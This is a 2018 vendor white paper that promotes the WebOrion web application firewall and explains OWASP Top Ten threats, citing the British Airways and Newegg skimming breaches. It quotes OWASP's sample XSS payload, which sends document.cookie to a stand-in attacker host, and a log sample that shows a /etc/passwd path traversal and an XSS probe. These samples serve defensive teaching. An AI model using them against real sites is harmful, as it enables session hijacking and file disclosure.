WEBORION

PREVENTING AND DETECTING WEB FRONT-END DATA BREACHES USING WEBORION

October 2018

Introduction

On 6th of September 2018, British Airways announced that hackers, Magecart group, have obtained the credit card details of some 380,000 British Airways travellers during a two-week data breach that has left them vulnerable to financial fraud.


According to a report by RiskIQ, the data breach was caused by credit card skimming code installed by hackers on British Airways' website a few months ago. When a customer clicked the submit button, the code would scrap the credit card information and forward to a fake site run by the hackers. These information could then be used for financial fraud.

A separate incident using a similar approach was reported; Newegg site was compromised and the retailer's checkout process on its website was tampered. This attack occurred between 14th August 2018 and 18th September 2018. The hack once again puts the spotlight on the strength of the IT systems at major companies as they expand their digital services.

Magecart has been ramping up its attack over the course of 2018. It uses a tactic similar to Cross Site Scripting (XSS), injecting malicious javascript that sends stolen data to an external server via HTTPS connection. XSS is one of the most common attack vectors used by cyber criminals and is one of the top security issues represented in Open Web Application Security Project (OWASP) Top 10.

OWASP is a non-profit online open community that aims to help organisations to conceive, develop, acquire, operate, and maintain applications through projects covering different aspects of security and creating materials such as documents, tools, teaching environments, guidelines and checklists. As part of these projects, the OWASP Top Ten is a list compiled by OWASP representing a broad consensus on the top ten most critical security threats of web applications.

Many of the issues in OWASP Top 10 could be protected via a Web Application Firewall (WAF). Our WebOrion Protector includes a WAF that inspects HTTP traffic to and from web applications at the application layer. Unlike network firewalls that block traffic based on IP addresses and protocols, WAF filters traffic based on rules at application layer to prevent attacks. WebOrion Protector implements the industry OWASP ModSecurity Core Rule Set plus WebOrion research rules, which is a set of hundreds of attack detection rules providing protection from a wide range of attacks including OWASP Top Ten.


OWASP Top Ten 2017
Injection
Broken authentication
Sensitive Data Exposure
XML External Entities (XXE)
Broken Access Control
Security Misconfiguration
Cross-Site Scripting (XSS)
Insecure Deserialization
Using Components with Known Vulnerabilities
Insufficient Logging and Monitoring

The OWASP Top Ten is a widely accepted guideline for assessing the security of web applications and building countermeasures for web applications. It identifies the current top ten security threats, allowing organisations to be aware of these security threats.

WebOrion Protector implements 5 levels of security depending on the desired level of sensitivity. In addition, within the provided rule sets, web administrators are able to select their paranoia level, enable or disable rules, to customise the rules the WAF will implement according to the needs of the web application. The firewall also operates in 2 modes: Blocking mode which blocks all suspicious traffic according to the rules set and Passthrough mode which allows all traffic. In both modes, suspicious activity according to the enable rules will be recorded in the firewall log for the web administrator’s reference.

This paper provides an overview of WebOrion Protector and explain how some of the security threats referenced in the OWASP Top Ten 2017 list can be mitigated by the WebOrion Protector.

WEBORION


1. Sensitive Data Exposure

Over the past decade, various services, including financial and commerce services, have been made available online. As more users begin to employ the services of these web applications, it is essential that web applications secure sensitive data of the users and ensure that sensitive information such as credit card numbers or national identification numbers would not be compromised. Sensitive data exposure occurs when sensitive information is weakly protected, allowing attackers to gain access to it easily.

Typically, this security breach is associated with other security flaws, as attackers may need to gain access to other functionalities of the application before they can access sensitive data. In addition, sensitive data may be vulnerable to attacks if it is not encrypted or if encryption keys are improperly managed, allowing attackers to steal keys or unencrypted information in transit.

To prevent sensitive data exposure, data should be encrypted both at rest and in transit. In addition, sensitive data should not be stored unnecessarily, and encryption algorithms should be updated and its keys properly managed. Usage of SSL is also preferred to prevent man-in-the-middle attacks. Passwords should also be hashed and properly managed and stored to prevent attackers from stealing passwords and gaining access to sensitive information.

WebOrion Protector rules secure sensitive information by providing a first line of defence by blocking attempts at gaining information about the web application such that exploits can be deterred. To discourage exploits, WebOrion includes rules that blocks access to information about the web application. To secure your web application with WebOrion, enable the rules against 'Data Disclosure Attacks' as shown below.


Data Disclosure Attacks

Detects and blocks disclosure of sensitive data from your web server. This category of rules are used as a last resort to prevent an attacker from gaining access to sensitive data which may have bypassed the other categories of rules above.

Rule ID	Name	Default	Enabled?
950130	IIS Directory Listing	Enabled	ON
951110	Microsoft Access SQL Information Leakage	Enabled	ON
951120	Oracle SQL Information Leakage	Enabled	ON

Figure: Partial Snapshot of WebOrion Protector Data Breach Rules

2. Cross-Site Scripting (XSS)

WebOrion Protector Rules contains rules that prevent cross-site scripting (XSS) attacks. Cross-site scripting refers to the injection of malicious scripts into a trusted server which attacks the end user visiting the web application. An unsuspecting user would not know that the code is malicious as the web application is trusted. The browser is tricked to execute the script, allowing the script to access sensitive information from the browser or even send malicious content.

Cross-site scripting attacks are typically categorised into three categories:

- Stored XSS is distinguished by the storage of user inputs on the target server, such as a forum. Upon visiting the web application, the victim browser retrieves the malicious code and executes it. The malicious will be stored permanently in the server until it is purged, affecting potentially all the users that loaded the page.
- Reflected XSS occurs when the user input is returned (hence, reflected) without permanently storing the malicious data. For instance, the attacker sends the victim a specially crafted link that injects malicious code to a trusted web page. The malicious script is reflected to the victim and executed by the victim browser as it origins from a trusted source.
- DOM XSS refers to a special case of XSS where the script is not passed to the server, hence rendering the server-side filters useless. The malicious code is then reflected and executed by the victim browser.

An example of XSS attack provided by OWASP is as follows. The vulnerability of the application is caused by the usage of untrusted user-input data in the construction of the HTML snippet without validation or escaping.

```
(String) page += "<input name='creditcard' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```


The attacker modifies the ‘CC’ parameter in the browser to:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'
```

This attack causes the victim’s session ID to be sent to the attacker’s website, allowing the attacker to hijack the user’s current session.

Security flaws that allow these attacks to succeed are widespread and may occur anywhere the web application uses a user-supplied input without validation.

With WebOrion Protector Rules, it is able to detect and block such request. The rules used to defend against these attacks are located in the ‘Cross-site Scripting Attacks’. You can also craft your own special rules to customise your WAF using ‘Custom WAF Rules’.



Cross-site Scripting Attacks

Blocks reflected and stored cross-site scripting (XSS) attacks.

Rule ID	Name	Default	Enabled?
941100	XSS Attack Detected	Enabled	ON
941110	XSS Filter - Category 1: Script Tag Vector	Enabled	ON
941120	XSS Filter - Category 2: Event Handler Vector	Enabled	ON
941130	XSS Filter - Category 3: Attribute Vector	Enabled	ON
941140	XSS Filter - Category 4: JavaScript URI Vector	Enabled	ON

Figure: Partial Snapshot of WebOrion XSS Rules


3. Insufficient Logging and Monitoring

Sufficient logging and monitoring of a system is the cornerstone of any security system. Given that web applications with its components and platforms are constantly changing, it is technically impossible to create a fool-proof security system. Sufficient logging and monitoring is required so that administrators can investigate the causes of a security flaw and patch it quickly to minimise its losses.

Applications with insufficient logging and monitoring would not be able to react quickly when experiencing attacks. Logging and monitoring should be implemented such that:

- Logging of auditable events and warnings and errors, which may be indicative of any bugs or suspicious activity, are included
- Logs are monitored to detect suspicious activity
- Appropriate alerting thresholds and response systems are in place
- Logging or monitoring is triggered while testing or scanning
- An attacker or user does not have access to logging

To supplement your logging and monitoring, WebOrion Protector has a firewall event log (shown below) which logs suspicious activity detected using the rules implemented.



Displaying events 1 to 10 out of 141 firewall events found over the last 7 days.

Timestamp	Event Description	URL	IP Address
12 minutes ago	SQL Injection Attack Detected	/vulnerabilities/sqli_blind/cookie-input.php	[redacted]
12 minutes ago	Path Traversal Attack (/../)	/vulnerabilities/fi/?page=../../../../../etc/passwd	[redacted]
14 minutes ago	XSS Attack Detected	/vulnerabilities/xss_r/?name=%3Cscript%3E+alert%28document.cookie%29+%3C%2Fscript%3E	[redacted]

Figure: Partial Snapshot of WebOrion Firewall Event Logs

Using the firewall event logs, administrators of web applications can check for possible security incidents. In addition, web administrators should also monitor the logs sufficiently to ensure timely response in the case of a security incident. In addition, the WebOrion Monitor (separate module) can also detect harmful javascripts injected into the websites (eg. in British Airways and newegg's scenarios) and trigger alerts.

Conclusion

In this article, we discussed how WebOrion Protector can protect against some of OWASP Top 10 security threats. In future articles, we will elaborate on how WebOrion Protector mitigates other OWASP Top 10 threats such as SQL injection, and Broken Authentication. In addition, WebOrion can integrate seamlessly with monitoring(WebOrion Monitor) and restoration(WebOrion Restorer) modules to detect and restore websites in the unfortunate event of a hacking incident.

Visit https://www.weborion.io or contact info@weborion.io to find out more.